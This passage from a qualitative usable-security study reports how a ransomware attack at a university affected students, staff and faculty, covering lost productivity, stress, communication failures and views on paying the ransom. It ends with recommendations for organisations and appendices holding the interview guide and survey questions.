> ***S1:*** Even now I still run into issues... just when I need things, all of sudden it is not working properly. So I am still constantly calling [computing services] and saying "Ok, I had this folder, it isn't there now". There are tons of little things like that... your work days are interrupted and you are not working at the same pace or being able to accomplish as much as you'd like because you're on the phone for an hour with [computing services].

Several interviewees believed that the significant loss in productively is an under-estimated impact of ransomware infections. A staff argued, the attack "cost the university in lost productivity far more than they could have paid out for ransom" (S3). Productivity costs "may be invisible in a university", said a faculty, but they are nevertheless big costs (F1) which included delays in research outcomes. As another example, a second faculty (F2) describes losing all teaching materials for the upcoming semester and having to spend weeks redeveloping these rather than working on an upcoming book and research.

Even those without infected computers suffered loss of productivity. Many interviewees said they lost at least several days to a week of productivity during "one of the busiest months of the year" (S2). The attack "delayed every due date", and it was "really tough to catch up (S2). A direct impact was the inability "to do our jobs without having connectivity to the Internet and all the applications that [the university] uses and subscribes to" (S9). With no instructions of what to do, staff "kept their front lines open" (S8), but others describe idle time since they could not accomplish any of their regular tasks (S2, S4, S8); we were basically "paralyzed", said another (S9). Students similarly described an inability to complete homework, collaborate, and study in the days prior to exams (e.g., "One of my classes was online, so I wasn't able to watch the lectures" (U4)).

#### 7.1.3 Personal and Social Impact

Interviewees described the personal and social effects of the experience that led to poor morale within the community. Words such as "stressed", "frustrated", "anxious", "scared", and "panicked" ran repeatedly throughout interviewees' accounts of their experiences. "A lot of people were stressed and frustrated", said a student, "people were fuming a little bit, especially people who were relying on the [school] computers and weren't able to access those resources" (U8). Similarly, a staff felt "frustrated" because "everything is broken" (S7). Another interviewee described how it left them shaken:

> ***S2:*** I would say it was an eye-opener, [...], knowing that we are really not safe, you know. All of the information that we have online, and this is my first experience ever being hacked or having anything sort of personally taken from me by hackers [...] it was just an awakening of sorts [...] And I never felt that before, I never had any concern before, [...] and now I'm nervous, honestly. To be honest, I'm nervous. It's made me more cautions and more nervous.

**Emotional toll:** Many interviewees reported strong negative feelings about the experience, but also noticed a discrepancy between their emotional response and the actual impact of the attack on their data. In our sample, severe data loss (i.e., significant amounts of work/research data permanently lost) was less common than recoverable data loss or no data loss. A student reported, "my feelings were more than severe, but in reality, I didn't see something severe," and "I didn't lose anything" (U6). In other words, many interviewees re-

called their emotional response as "severe in feelings"', but that the attack was "not severe in reality" because it did not affect their personal data or computers (U6).

Other than fears of direct data loss, participants feared that the malware might damage personal computers, cause missed deadlines, and compromise personal or financial information. For example, a staff who is also a parent asked her child to avoid logging on to university systems because "I don't want to be in a situation where I have to replace a five thousand dollar MacBook or something. I'm like, "I don't want you to get some contamination and bring it home."(S4)

Some said that they felt unsafe on campus: "I was afraid to come to the university...", said a student, "so I decided to leave the university and escaped to Starbucks" (U6). Others coped by staying off the school network and WI-FI, and incurred financial costs by using their mobile data to access the Internet instead. International students were particularly impacted by the loss of connectivity because they were unable to talk to their families back home. One student explained,

> ***U5:*** I have a lot of international friends and most of them were actually very very homesick. Especially since exams are coming they were very stressed out and I know a lot of them are constantly talking to their parents 24/7. And because they were unable to talk, they were very desperate and it made them turn on [mobile] data. Like they don't really have it, then they would still start using it and that is when they are indirectly losing money... and they're getting stressed out.

This account highlights some personal and social impacts of cyber-attacks. Users faced emotional costs at being isolated from their social support network and were additionally stressed by indirect financial costs.

Another emotional impact was the fear of being penalized for missing deadlines. This clearly impacted students: "We had a paper due and everyone couldn't access their papers, so everyone was freaking out in my program" (U10). Even though most students received extensions, the process was stressful. One undergraduate student explained, "it impacted everyone, like 'panicking', especially being in first-year. You just see people frustrated. [Students] want to get in touch with the professors but having no way, and did not know how else to contact them. People were just losing their minds" (U9).

Interviewees also worried, "do they have any of my personal information? Are they going to get employee information?" (S6). The uneasiness caused them to avoid their financial accounts because they were unsure of the extent of the attack. For example, a student said, "my dad sent me money at that time, but I was not able to check my bank because I was really too scared to check it. I didn't even check it like after a week or so" (U2).

Our assessment was that most interviewees recovered from the attack, and that the personal and social impact was significant but mostly temporary. A staff sums up:

> ***S4:*** Looking back, at the end of the day, all the stuff was really just anxiety based. I coincidently had a doctor's appointment around that time and my blood pressure was really high... I was anxious about the fact that I lost work and people weren't able to email me, then there was a whole rush of people that needed to talk to me, and I was anxious about [catching up].

In these data excerpts, interviewees recounting their experiences by voicing anxieties, frustrations, and fears. Interviewees shifted between talking about technological effects, to describing incidental effects like loss of productivity, then to talking about the emotional toll. Our data suggests that effects of cyber-attacks on users are complex, multifaceted, and difficult to measure.

**A sense of belonging to a community:** The attack caused resentment and damaged users' relationship with the university. Interviewees saw themselves as "belonging to" and "a part of" a larger community (U9). However, with respect to this incident, participants felt that they "didn't have a role in the situation" (G1), and that their opinions did not matter. "We weren't asked about how we felt about the situation", a staff said (S6). It appears that most resentment came from a perceived lack of transparency and clear communication about what had happened. Many interviewees were dissatisfied that they found out about the ransomware attack through rumours and news reports instead of from the university directly. A staff member argued,

> ***S6:*** There's nothing wrong with saying we've been hijacked. Hearing it on [the news] before you hear it from the campus higher-ups, it's like "why is there such a secrecy?"

Instead of feeling that the university community was working together to solve the problem, interviewees felt sidelined and kept in the dark. "It was kind of like we didn't have a role in this situation. We were just kind of the people that were affected and [we should] stay out of the way" (G1). Some believed that "each person should be allowed to make the decision" about paying the ransom to recover his or her data (S7). A graduate student resented how infected computers were handled.

> ***G1:*** The IT guy from our department came in after we had all left for the night, came in and wiped every [infected] computer in the lab. To our knowledge, there hadn't been a resolution [at

the time] about whether [the university] was going pay or not, and they just made the executive decision to delete everything. We were upset because that made it final, like we are never getting these files back. They never gave us the choice. They never gave us the option.

Clearly, affected interviewees were upset at being excluded from the decision-making process, and this damaged their sense of belonging to the university community. Data lost may have been inevitable, but this highlights how an organization's handling of an incident can impact its strong sense of community.

## 7.2 Security Practices

We noted many common misconceptions about security best practices, suggesting a need for more proactive cybersecurity training geared towards the university community and customized to the needs of different users.

As an example, we highlight discussion about backing up data, which was particularly relevant to this incident. One faculty detailed intentionally avoiding the university's network drives to save important files, believing that their workstation's local hard drive was safer, and gave an interesting analogy to explain their reasoning:

> ***F2:*** I had about sixty five reports [...], and the safest place for me to keep them was on that drive, on my own computer, because it's supposed to be password protected and have all the security [...] So I kept it on there and it's all gone. [...] If somebody broke in [to the office] and stole the files in the old days, then the stuff was gone and nobody would scream at them because they didn't make photocopies of them and take them home!

Several interviewees were rethinking their backup and storage strategies. Some who were previously using cloud services and automatic syncing were reconsidering, while others decided that they would now be "vigilant in getting various copies of everything that you need, in different areas. Backing up everything like crazy." (S2). Others had lost confidence in the university infrastructure and vowed to store data off-campus instead.

## 7.3 Communication

Many believed that the main cause of dissatisfaction and frustration among faculty, staff, and students was not the cyber-attack itself, but how the situation was communicated. A staff explained, "everybody understands that stuff happens, but communication is key. if you're not telling people what is going on, that is creating a whole other level of panic" (S11). A large part of interviewees' retelling of their experiences revolved around communication, highlighting it as a critical.

### 7.3.1 Communicating during an incident

In the event of a cyber-attack, interviewees believed that it is extremely important to notify the university community about the situation promptly and as accurately as possible. Instead of being forthcoming, interviewees felt the university "hid behind this terminology of 'network interruption', which is not really accurate" (S8). Users were instructed to "disconnect everything" and "shut everything down" (S3), but no details were provided about why. A student recounted:

> ***U4:*** On the first day when I walked into the library and there was a sign saying, "Don't use the WI-FI – Don't use the computers"; it didn't say why. I heard some people in front of me say "Oh whatever, I'm still going to use the computer, I don't care". I think if they had known it was because of malware they definitely wouldn't have wanted to use it... Maybe they didn't want people to panic or to worry, but if people are going to listen I think it's important to give them that knowledge so they understand why they don't want you to use it.

These accounts highlight the necessity of informing people about the risks and vulnerabilities when instructing people what to do. Furthermore, providing users with vague or inaccurate information may cause them to undermine the seriousness of the problem. Others felt the notification came too late: "we're working in the library and then we're told that we can't go on to the WI-FI. I had already been on the WI-FI... so I started to panic" (U8). Another student recalled, "they told me not to log in on the lab computers or log in to [the university] services [...], but at that point, it was already too late because I already did" (U3).

Interviewees thought that the little information provided by the university was "vague", "cryptic", and "unhelpful". The update "didn't really tell a lot of useful information," that enabled people "to make decisions" (S7). Employees wanted answers to questions such as "can I turn my computer on?" or "can we work?" (S1). Not having the information made people "very cautious", and they kept their computers shut-off longer than required (S10), adding to the loss of productivity.

While informing users about cyber-attacks, interviewees identified that users should be provided with "a standard set of procedures" (S12) to follow, and actionable instructions about what they should do. For example, a tutorial leader said, "I didn't know if I should actually tell my students not to open their laptops... It was a

blur, like I didn't know what should I do and what should I not do" (U1). A staff said, "we all received the very bizarre coded messages from the central university that never really explained what to do" (S10). Similarly, a faculty recalled"getting directions at some point to not to turn [her] computer on, but then was 'told to go ahead and go home and everything will be fine' ... "All I knew was it wasn't working" she continued, and "it took a few days before anybody told me if you do come in don't try to sign on. And again, that was pretty much word-of-mouth" (F2). Interviewees expected useful updates at set intervals from the university. The updates should keep the users "in the loop" (S8) about progress, how and when the university will resolve the issue, what resources are open, and what users should do. They also wanted to know when life could return to normal:

> ***G1:*** Still to this day to be honest, I don't feel like there was ever an end. There was [notifications] like 'we are working on the situation. We are working on the situation. Ok you can connect again'. It was never like 'It's over.' So it's all very much like it's never really ended.

#### 7.3.2 Planning ahead

Interviewees voiced a need for a detailed cyber-response plan that mapped out the flow of communication from the top administration to the school departments, and to the members of the university community, including full-time and part-time faculty, staff, and students. It is critical that the plan covers scenarios when all online and network services are down. Some believed that a cyber-response plan could be coordinated between computing services and campus security to ensure immediate alternative lines of communication. The broader university community should be aware of this plan so that they know what to expect when an incident occurs.

### 7.4 Paying the ransom

The interviewees recognized that paying or not paying the ransom is a moral, ethical, and pragmatic dilemma. They showed deep sympathy for those who lost data. A staff empathized, "I'm not a researcher and I don't have anything important on my desktop, but I would hate to think that all of my lifelong work was lost and there wouldn't be some sort of accountability to the university on doing whatever they can to provide it" (S9).

On a pragmatic level, some believed that the decision to pay the ransom would be a matter of weighing the costs, such as the cost of data, the cost of downtime, and the cost of rebuilding. A staff explained:

> ***S7:*** if you had a high reliability that if you paid you would get your stuff back, then it becomes simply a cost: the cost of paying to get it back directly versus the cost of the money and energy that has been spent in the interim trying to bring things back and to fix things. I figure I've probably effectively lost about three weeks of work in terms of time spent either recovering stuff and not being able to do my real job.

A graduate student further explained this rationale:

> ***G1:*** When you look at the sum of money [the attackers] were looking for, it doesn't sound like a lot to an organization. Yes, you are paying domestic terrorists; yes, you are giving in to it, but when you look at the amount of money that you spent on getting this research done — the amount of money you put into the research, the amount of money in grants that the university has worked hard to get, and that they've lost all that data and all of that research. It seems counterproductive to just not pay off the ransom.

Through explanations like this, some interviewees argued that the decision on whether to pay the ransom could be based on a calculation of productivity costs weighed against the ransom amount. Although this line of thinking seemed practical, these participants also recognized that the decision to pay a ransom is much more complex than a simple monetary transaction.

In the end, however, most interviewees agreed with the university's decision to not pay the ransom. Many interviewees, particularly those who were not affected by data loss, appeared to be convinced that the ethical principles outweigh the pragmatic considerations. Many believed it is ethically wrong to pay criminals, and that paying would encourage more criminal activity because it is a demonstration of weakness and sets precedence for other attacks. Some described paying the ransom as a "band-aid" solution because "giving in to these types of demands doesn't actually solve the problem" in the long run (S13). Several compared their rationale to why governments will not pay ransoms for hostages. Additionally, most believed that criminals cannot be trusted, and there is no guarantee that the data will be returned, unaltered, and not copied for malicious use. The university could also risk the attacker asking for a higher ransom.

### 7.5 Interview Summary

The attack significantly hindered students, faculty, and administrative staff's ability to do work for several days and the remnant of impact was felt for weeks after the attack. However, the personal and social impact was possibly more severe than the technological impact. Interestingly, the emotional toll on users was only par-

tially caused by the direct effects of the ransomware attack. Other variables, such as lack of communication and transparency led to decreased morale, trust, and a feeling of disconnectedness by the members of the university.

Interviewees recognized that the response to a ransomware attack is difficult because it includes ethical, moral, and pragmatic considerations. In the end, however, interviewees displayed distrusted the attackers and supported the university's decision not to pay the ransom.

# 8 Discussion

## 8.1 The unaccounted costs of attacks

Estimates of the financial and productivity costs to organizations as a result of ransomware are available in the literature (e.g., [18, 38]). Beyond these, we identified other costs that may not receive as much attention but that can be equally damaging.

**Emotional toll:** Users experience stress and anxiety, and this may extend well beyond the immediate aftermath of an attack since it may take weeks (or longer) for users to catch up, recreate lost data, or deal with the consequences of the attack (e.g., delays in graduating due to lost research data, missed publication deadlines impacting promotion/tenure dossiers, increased workload as a result of lost templates).

**Disconnect from social supports:** When incidents result in inaccessible communication channels, users may feel isolated and disconnected from their social support network (thus increasing the emotional toll) exactly when such support might be needed. This was particularly apparent with students who rely on the university infrastructure as their primary internet access point, but also among staff unable to reach colleagues.

**Indirect financial costs:** End-users may incur indirect financial costs, such as additional mobile data, costs relating to working off-campus (e.g., overage charges on home internet accounts), or purchasing additional resources (e.g., a new backup drive). While relatively minor costs, they may impose hardship on those with fixed incomes such as students. There may also be financial consequences to missed opportunities (e.g., inability to apply for a scholarship).

**Increased security burden:** End-users may be subject to new, tighter security measures. These measures may impose additional longer-term productivity losses beyond those directly associated with the incident if certain tasks become more complicated.

We highlight that many of these costs are a result of the (necessary) security response to an attack. And while some may be inevitable, they should be considered as part of a comprehensive cyber-response plan, and minimizing them is desirable.

## 8.2 Suggested User-Centric Strategies

Several lessons emerged from our research suggesting how organizations should handle such incidents. There are obviously other factors at play when determining a cybersecurity response, and not all of these were lacking in this particular incident, but we believe that these insights could help devise a comprehensive plan.

**Share the plan:** An explicit cyber-response plan should be shared with the broader community *before* an incident happens. This should, at minimum, explain what is expected of users during an incident, how information will be conveyed and by whom, and a communication schedule. The communication channel should not put users at increased risk. For example, users may connect to the organization's WI-FI if updates are coming through organizational email accounts. We also suggest having an explicit policy for what will happen in response to an attack, along with explanations. For example, 'our organization will never pay ransoms because doing so increases the likelihood that the organization is targeted for further attacks.' or 'we will erase and reimage infected devices because we cannot guarantee that they are not otherwise compromised.' This information should be conveyed simply and clearly ahead of time so that everyone understands what to expect.

**Communication is key:** This was by far the most requested component. Communication during and after an incident needs to be frequent, straightforward, and upfront. Our end-users wanted regular updates five times daily during an incident, twice per day for the next few days, and once per week for the following weeks. They also needed explicit closure to an event; they wanted to hear from an official source that everything had been resolved. (i.e., similar to how weather forecasts broadcast that 'the weather warning has been lifted'). The on-going communication should include specific advice for end-users and describe any adjustments made as a result of the incident (e.g., Can they access specific resources? What should they do with their workstations or personal computers/devices? Are certain deadlines extended? How do they contact individuals if regular communication is disrupted?). The communication may need to be customized for different user groups. Decades of literature on warnings and crisis communication for other types of emergencies, such as natural disasters, offer comprehensive strategies and assessments of best practices (e.g., [25]; much of their approaches may be transferable to cyber-attacks.

**Give victims a voice:** End-users most affected by the incident wanted a voice in the recovery process. It will likely be infeasible to meet every request, but organizations should recognize that individuals were impacted well beyond the impersonal lost of organizational data.

By-passing their involvement in the recovery process further compounds the negative, long-lasting impact. As we witnessed in our study, many victims simply wanted an opportunity for a debrief. They wanted to discuss their experience, be heard, and have their insight and suggestions taken into account.

**Practice user-centric security:** A common response to attacks is to tighten the security policy, increasing the burden on end-users. We argue, however, that security policies must be realistic and not place an undue burden on users. Security policies that are too restrictive (e.g., disabling access to commonly used services), cumbersome (e.g., making it more difficult to accomplish tasks), or that make unrealistic demands on users (e.g., frequent password changes) will be bypassed by users, either intentionally so that they can accomplish their primary tasks [14,44] or accidentally by making errors. Re-examining policies is reasonable but changes should be carefully weighted against their human cost.

**Offer user-centric training:** Cybersecurity training should be an on-going service. In a large organization, training will need to be tailored to meet various needs. Given our interviews, we suggest that one-on-one consultations may even be advisable to address individual concerns and help end-users set up their system in a way that is both secure and meets their needs. In general, training material needs to explain the threats and how security strategies address these threats. Users are more likely to comply if they understand how their actions contribute to protecting their and the organization's resources [1]. Here also, the broader risk communication literature may offer useful insight (e.g., [5,32]).

**Provide user-centric data storage:** Storage and backup must be straightforward, usable, and offer the needed functionality (e.g., file sharing and remote access). Many users did not store (or infrequently stored) data on the organization's network drives where it could have been restored relatively easily. It may be tempting to dismiss this as 'the user's fault'; however, in many cases users had legitimate reasons for their decisions: the official storage options did not provide the functionality they needed, the functionality was awkward/difficult to use, or users misinterpreted the 'safest' options.

## 8.3 Refined Ransomware Process

Inspired by Ali's *Ransomware Process* [3] for individuals, we extend description to organizations. Our refined *Organizational Ransomware Process* diagram is available in Figure 6. One important differentiating factor is the potential loss of autonomy for individual end-users who must rely on the organization to respond to the attack. From our analysis, this may cause additional emotional and productivity strain, as well as incur additional





Figure 6: The ransomware process.

'unaccounted costs' (see Section 8.1), regardless of the eventual outcome of the incident.

## 8.4 Limitations and Future Work

The studies may have a self-selection bias since end-users who were most impacted may have had the most interest in participating. For this reason, generalizations about the entire community should be made with caution. We also relied on self-reporting; participants may have misremembered, left out details, or selectively shared with us. There were sufficient commonalities across reported experiences, however, that we believe that these are reasonable accounts. While we do not wish that other organizations fall victim to attack, it would be interesting to explore whether our findings hold for other organizations, in similar or different domains.

# 9 Conclusion

We had the (un)fortunate opportunity to be present in the immediate aftermath of a crypto-ransomware attack at a large academic institution. We collected data from end-users through surveys and interviews to understand the impact and their experiences throughout the incident. We identified the technological, productivity, and personal and social impacts on users, including some typically unaccounted costs that should be considered when developing cyber-response plans. Most participants recognized that attacks happen, but they expressed an important need for clear and timely communication within the organization about the incident, and a need for a voice in the recovery process. We additionally propose strategies to help organizations better prepare for similar attacks. Given the statistics about ransomware attacks on organizations, it is prudent to assume that an attack is likely and prepare accordingly. Our work demonstrates that both advance planning and recovery efforts must address human factors because the effects may last well beyond the technical recovery of resources and data.

## 10 Acknowledgments

R. Mohamed acknowledges graduate funding from an Ontario Trillium Scholarship. S. Chiasson acknowledges funding from NSERC for her Canada Research Chair and Discovery Grants.

## References

[1] ADAMS, A., AND SASSE, M. A. Users are not the enemy. *Communications of the ACM 42*, 12 (1999), 40–46.

[2] AL-RIMY, B. A. S., MAAROF, M. A., AND SHAID, S. Z. M. Ransomware threat success factors, taxonomy, and countermeasures: a survey and research directions. *Computers & Security* (2018).

[3] ALI, A., MURTHY, R., AND KOHUN, F. Recovering from the nightmare of ransomware - how savvy users get hit with viruses and malware: A personal case study. *Issues in Information Systems 17*, 4 (2016).

[4] AYTES, K., AND CONOLLY, T. A research model for investigating human behavior related to computer security. *AMCIS* (2003), 260.

[5] BEAN, H., SUTTON, J., LIU, B. F., MADDEN, S., WOOD, M. M., AND MILETI, D. S. The study of mobile public warning messages: A research review and agenda. *Review of Communication 15*, 1 (2015), 60–80.

[6] BRAUN, V., AND CLARKE, V. Using thematic analysis in psychology. *Qualitative research in psychology 3*, 2 (2006), 77–101.

[7] CHEN, Q., AND BRIDGES, R. A. Automated behavioral analysis of malware: A case study of wannacry ransomware. In *2017 16th IEEE International Conference on Machine Learning and Applications (ICMLA)* (Dec 2017), pp. 454–460.

[8] CONTINELLA, A., GUAGNELLI, A., ZINGARO, G., DE PASQUALE, G., BARENGHI, A., ZANERO, S., AND MAGGI, F. Shieldfs: A self-healing, ransomware-aware filesystem. In *Proceedings of the 32nd Annual Conference on Computer Security Applications* (New York, NY, USA, 2016), ACSAC '16, ACM, pp. 336–347.

[9] DEMURO, P. R. Keeping internet pirates at bay: Ransomware negotiation in the healthcare industry. *Nova L. Rev. 41* (2016), 349.

[10] EVERETT, C. Ransomware: to pay or not to pay? *Computer Fraud & Security 2016*, 4 (2016), 8 – 12.

[11] FIELD, A. *Discovering statistics using SPSS*. Sage publications, 2009.

[12] FORGET, A., PEARMAN, S., THOMAS, J., ACQUISTI, A., CHRISTIN, N., CRANOR, L. F., EGELMAN, S., HARBACH, M., AND TELANG, R. Do or do not, there is no try: user engagement may not improve security outcomes. In *Symposium on Usable Privacy and Security (SOUPS)* (2016), pp. 97–111.

[13] FORGET, A., PEARMAN, S., THOMAS, J., ACQUISTI, A., CHRISTIN, N., CRANOR, L. F., EGELMAN, S., HARBACH, M., AND TELANG, R. Do or do not, there is no try: user engagement may not improve security outcomes. In *Symposium on Usable Privacy and Security (SOUPS)* (2016), pp. 97–111.

[14] HERLEY, C. So long, and no thanks for the externalities. In *New Security Paradigms Workshop (NSPW)* (2009).

[15] HERNANDEZ-CASTRO, J., BOITEN, E., AND BARNOUX, M. Second online survey. Tech. rep., University of Kent in Canterbury, Press Release, 2014.

[16] HUANG, J., XU, J., XING, X., LIU, P., AND QURESHI, M. K. Flashguard: Leveraging intrinsic flash properties to defend against encryption ransomware. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security* (New York, NY, USA, 2017), CCS, ACM, pp. 2231–2244.

[17] KASPERSKY LAB. Kaspersky security bulletin 2016, 2016.

[18] KASPERSKY LAB. The Cost of Cryptomalware: SMBs at Gunpoint, Accessed August 2017. `https://www.kaspersky.com/blog/cryptomalware-report-2016/5971/`.

[19] KEVIN SAVAGE, PETER COOGAN, H. L. The evolution of ransomware. Tech. rep., Symantec Corporation Security Response, 2015.

[20] KHARRAZ, A., ARSHAD, S., MULLINER, C., ROBERTSON, W. K., AND KIRDA, E. Unveil: A large-scale, automated approach to detecting ransomware. In *USENIX Security Symposium* (2016), pp. 757–772.

[21] KHARRAZ, A., AND KIRDA, E. Redemption: Real-time protection against ransomware at end-hosts. In *International Symposium on Research in Attacks, Intrusions, and Defenses* (2017), Springer, pp. 98–119.

[22] KOLODENKER, E., KOCH, W., STRINGHINI, G., AND EGELE, M. Paybreak: Defense against cryptographic ransomware. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security* (New York, NY, USA, 2017), ASIA CCS, ACM, pp. 599–611.

[23] LUO, X., AND LIAO, Q. Awareness education as the key to ransomware prevention. *Information Systems Security 16*, 4 (2007), 195–202.

[24] MANSFIELD-DEVINE, S. Ransomware: taking businesses hostage. *Network Security 2016*, 10 (2016), 8 – 17.

[25] MILETI, D. S., AND SORENSEN, J. H. Communication of emergency public warnings: A social science perspective and state-of-the-art assessment. Tech. rep., Oak Ridge National Lab., TN (USA), 1990.

[26] MING, J., XU, D., JIANG, Y., AND WU, D. Binsim: Trace-based semantic binary diffing via system call sliced segment equivalence checking. In *Proceedings of the 26th USENIX Security Symposium. USENIX Association* (2017), pp. 253–270.

[27] MINIHANE, N., MORENO, F., PETERSON, E., SAMANI, R., SCHMUGAR, C., SOMMER, D., AND SUN, B. Mcafee labs threat report, December 2017.

[28] NG, B.-Y., KANKANHALLI, A., AND XU, Y. C. Studying users' computer security behavior: A health belief perspective. *Decision Support Systems 46*, 4 (2009), 815–825.

[29] O'BRIEN, D. Ransomware 2017. *Internet Security Threat Report* (July 2017).

[30] PATTON, M. Q. *Qualitative evaluation and research methods*. SAGE Publications, 1990.

[31] PUBLIC SAFETY CANADA. Ransomware: WannaCry, Accessed August 2017. `https://www.publicsafety.gc.ca/cnt/rsrcs/cybr-ctr/2017/al17-006-en.aspx`.

[32] REYNOLDS, B., AND SEEGER, M. W. Crisis and emergency risk communication as an integrative model. *Journal of Health Communication 10*, 1 (2005), 43–55.

[33] RICHARDSON, R., AND NORTH, M. Ransomware: Evolution, mitigation and prevention. *International Management Review 13*, 1 (2017), 10 – 21.

[34] SCAIFE, N., CARTER, H., TRAYNOR, P., AND BUTLER, K. Cryptolock (and drop it): stopping ransomware attacks on user data. In *36th International Conference on Distributed Computing Systems (ICDCS)* (2016), IEEE, pp. 303–312.

[35] SCAIFE, N., TRAYNOR, P., AND BUTLER, K. Making sense of the ransomware mess (and planning a sensible path forward). *IEEE Potentials 36*, 6 (Nov 2017), 28–31.

[36] SHINDE, R., VAN DER VEEKEN, P., VAN SCHOOTEN, S., AND VAN DEN BERG, J. Ransomware: Studying transfer and mitigation. In *Computing, Analytics, and Security Trends (CAST)* (2016), IEEE, pp. 90–95.

[37] SITTIG, D. F., AND SINGH, H. A socio-technical approach to preventing, mitigating, and recovering from ransomware attacks. *Applied Clinical Informatics 7*, 2 (2016), 624.

[38] SOPHOS. The state of endpoint security today, 2018.

[39] STOBERT, E., AND BIDDLE, R. The password life cycle: user behaviour in managing passwords. In *Symposium on Usable Privacy and Security (SOUPS)* (2014).

[40] US-CERT. Alert (TA14-295A) Crypto Ransomware, Accessed August 2017. `https://www.us-cert.gov/ncas/alerts/TA14-295A`.

[41] VALACH, A. P. What to do after a ransomware attack. *Risk Management 63*, 5 (2016), 12.

[42] VANIEA, K., AND RASHIDI, Y. Tales of software updates: The process of updating software. In *SIGCHI Conference on Human Factors in Computing Systems* (2016), ACM, pp. 3215–3226.

[43] VANIEA, K. E., RADER, E., AND WASH, R. Betrayed by updates: how negative experiences affect future security. In *SIGCHI Conference on Human Factors in Computing Systems* (2014), ACM, pp. 2671–2674.

[44] WHITTEN, A., AND TYGAR, J. D. Why Johnny Can't Encrypt: A Usability Evaluation of PGP 5.0. In *USENIX Security Symposium* (1999).

## A Interview Guide

These questions were a guide only. Interviews may have deviated if participants mentioned other relevant issues.

1. How did you find out about the network interruption? What did you do in response? Did you discuss with others? How did you feel?
2. How did you stay updated on the incident?
3. How did the incident affect you directly? How did it affect your work? your ability to communicate? your plans? Did you lose any data? Was your computer compromised? What impact has it had on you? What impact did it have on those around you?
4. Before this attack, what did you know about ransomware? Have you learned more about it? How did you get info?
5. Before this attack, what kind of security measures did you take? How often did you backup your data?
6. And now, after the attack, how have your security practices changed? How often do you back up your data now? How likely are you to follow the recommended security practices by [computing services]?
7. What was your overall impression of the severity of this attack? How many computers do you think were infected? Was any important data lost or compromised?
8. Should [university] pay the ransom in these situations? How much should they pay? Should they reveal what steps have been taken to recover data? If [university] paid, how likely is it that they would recover the data? If [university] did not pay, how likely is that they would recover the data?
9. What did you learn from this incident?
10. What could [university] have done differently once the attack occurred?
11. Do you have any other stories about your experiences with this attack that you would like to share? Or do you have any other thoughts youd like to share?

## B: Survey Questions

1. If you remember, when did you first find out about the network interruption that occurred on [date] at [university]? (Please provide date and approximate time)
2. Describe how you first found out about the network interruption that occurred on [date] at [university].
3. How much do you agree with the following statement: When I first heard about the network interruption, I thought it was a regular network outage for the purpose of software upgrades or maintenance on [University's] network. (strongly disagree, somewhat disagree, neither agree nor disagree, somewhat agree, strongly Agree)
4. If you remember, when did you learn that the interruption was actually a cyberattack? (Please provide date and approximate time)
5. Describe how you first found out that the interruption was actually a cyberattack on the [university] network.
6. Describe how you felt when you found out about the cyberattack,
7. Describe the impact that the attack had on you.
8. Describe the impact that the attack had on your department.
9. How severe was the impact of the attack (very mild, somewhat mild, moderate, somewhat severe, very severe) [On you on the day of the attack / On you in the following days / On your department]
10. How were you affected by the cyberattack? Please select all that applies
    a. My work computer was hacked
    b. My personal computer was hacked
    c. Unable to use [university] University's services (e.g., [LMS], [university] [admin site])
    d. Unable to use [university]'s wireless network Loss of work or research data
    e. Loss of personal data
    f. My password(s) had to be changed I was not affected by the attack
    g. Other:
11. If you lost data, were you able to recover it? How?
12. What were your greatest fears/worries with respect to this attack?
13. How long did it take for [university] to restore access to your essential services/computer(s)? (Less than 12 hours, 1 day, 2 days, 3 days, up to a week, Other: )
14. From your perspective, what could the IT staff improve/change for handling such attacks in the future?
15. This cyberattack has encouraged me to learn more about cybersecurity: (strongly disagree, somewhat disagree, neither agree nor disagree, somewhat agree, strongly Agree)
16. What is a ransomware attack?
17. What are bitcoins?
18. What do you think caused this specific attack at [university]?
19. How many computers do you think were infected at [university]? (provide a number representing your best estimate)
20. Do you think the university could have prevented this attack? (Yes, no)
21. [university] should pay the hacker(s) a ransom in exchange for having (strongly disagree, somewhat disagree, neither agree nor disagree, somewhat agree, strongly Agree) [all the infected computers unlocked / only computers containing important files unlocked]
22. What is the maximum that the university should pay in such circumstances? [Per computer (in dollars) / In total (in dollars)]
23. How likely is it that the hacker(s) unlock the files after having received the requested payment/ransom? (Very unlikely, somewhat unlikely, neither likely or unlikely, somewhat likely, very likely)
24. How likely is it that [university] will regain access to locked files without paying the ransom or restoring from backup? (Very unlikely, somewhat unlikely, neither likely or unlikely, somewhat likely, very likely)

25. How easy is it: for a hacker(s) to carry out ransomware attacks? (very difficult, somewhat difficult, neither easy nor difficult, somewhat easy, very easy)
26. In the months leading up to the attack (before you knew about the attack), which actions did you take to protect yourself from cyberattacks?
27. In the 24 hours immediately after the attack, which of these did you do? (Yes, No, N/A)
    a. Run antivirus software
    b. Update antivirus software Backup data
    c. Disconnect from [university]'s wireless network
    d. Disconnect from [university]'s wired network
    e. Turn off computers running Windows
    f. Turn off computers running Mac OS
    g. Turn off computers running Linux
    h. Turn off mobile devices
    i. Change passwords
    j. Stop using [university] services (e.g., [LMS], [university] [admin site])
    k. Other
28. After the cyberattack at [university], how have your security practices changed?
29. How often did you backup your data [before/now, after] the attack? (Every day, 2-3 times per week, once a week, 2-3 times per month, once a month, less than once a month, never, other)
30. [Before/During/After] the attack: How likely did you think it was that the following would be hacked/compromised? (Very unlikely, somewhat unlikely, neither likely or unlikely, somewhat likely, very likely)
    a. My work data
    b. My personal information/data
    c. My [university] laptop
    d. My personal computer/laptop
    e. My mobile devices
    f. Our department's data
    g. Our department's computers
    h. [University]'s services
31. How confident did/do you feel about [university]'s ability to protect your data on their network? (very doubtful, somewhat doubtful, neither confident nor doubtful, somewhat confident, very confident) [Before the attack / During the attack / Now, after the attack]
32. How secure did/do you feel being connected to [university]'s wireless network? (very insecure, somewhat insecure, neither secure nor insecure, somewhat secure, very secure) [Before the attack / During the attack / Now, after the attack]
33. How likely were/are you to follow advice from the IT staff on how to protect your systems? Very unlikely, somewhat unlikely, neither likely or unlikely, somewhat likely, very likely) [Before the attack / During the attack / Now, after the attack]
